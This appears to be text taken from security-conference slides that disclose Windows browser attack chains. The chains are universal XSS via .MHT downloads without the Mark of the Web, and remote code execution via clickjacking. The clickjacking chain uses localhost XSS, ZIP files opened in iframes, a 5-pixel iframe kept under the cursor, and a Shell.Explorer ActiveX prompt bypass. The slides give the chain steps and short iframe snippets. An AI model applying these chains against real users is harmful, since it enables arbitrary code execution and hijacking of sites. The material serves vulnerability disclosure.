
UXSS using .MHTML
without MOTW

Universal XSS demo

Logic same as bug #1 but
Instead of download
.HTML file, now we need
to download .MHT

Edge doesn't allow to
trigger automatic
download of .MHT files
because its unsecure
extension.

You can trigger download
by clicking to any place on
page.




Not a bug, just feature #4

UXSS using .MHTML without MOTW

Summary:

1. Allows to execute JavaScript on arbitrary site
2. Requires XSS on vulnerable localhost web app
3. Requires 1 click to trigger download unsecure file type from edge

Vendor response



Not a bug, just feature #5

Reported.




Explorer.exe inside ActiveX -> RCE

Not a bug, just feature #5

RCE using ClickJacking

test.html

```
1 <iframe src="./folder/"></iframe>
2 <iframe src="./test.zip"></iframe>
3 <iframe src="//remote/folder/"></iframe>
```



Using HTML <iframe> it's possible to open folder or files that by default represents as folder


- Local folder
- SMB folder
- FTP folder
- .ZIP file
- .SEARCH-MS (saved search not really folder but similar functionality)

Not a bug, just feature #5

RCE using ClickJacking

Chain logic

- 1) Malicious page opens `http://localhost` with XSS (its legal)
- 2) XSS on localhost spawns edge window with location of itself
- 3) Using edge window, XSS any site drops 'proxy.html' and 'exploit.zip' to `~/Downloads/` folder without MOTW. Archived files inherits MOTW settings from its asrchive.
- 4) IE window redirects from localhost XSS to locally saved html file using vulnerabiltiy from part #1. Downlaoded .HTML page opens .ZIP exploit using iframe.
- 5) User need make double click to filename inside iframe to run it




Not a bug, just feature #5

RCE using ClickJacking

RCE via ClickJacking demo

Using JavaScript I made
Iframe size only 5x5 pixels

Then I made it always under
the cursor, so clicks can be
made anywhere on the page.




Not a bug, just feature #5

RCE using ClickJacking

Summary:

1. Allows to execute arbitrary commands
2. Requires XSS on vulnerable localhost web app
3. Requires 2 clicks to any place on trigger file execution

Vendor response




Not a bug, just feature #5.1

RCE using ClickJacking


Let's look around, for another ClickJacking -> RCE payloads

<iframe> with local folder
and built in debugger



Not a bug, just feature #5.1

RCE using ClickJacking



CLSID: 8856F961-340A-11D0-A96B-00C04FD705A2
(**ProgID:** Shell.Explorer.2)


- **<PARAM NAME="SingleClick" VALUE="0">**

Not a bug, just feature #5.1

RCE using ClickJacking

**When you use it as
<object> from local file it
starts asking to allow
ActiveX**

But this future isn't perfect
and can be bypassed



Not a bug, just feature #5.1

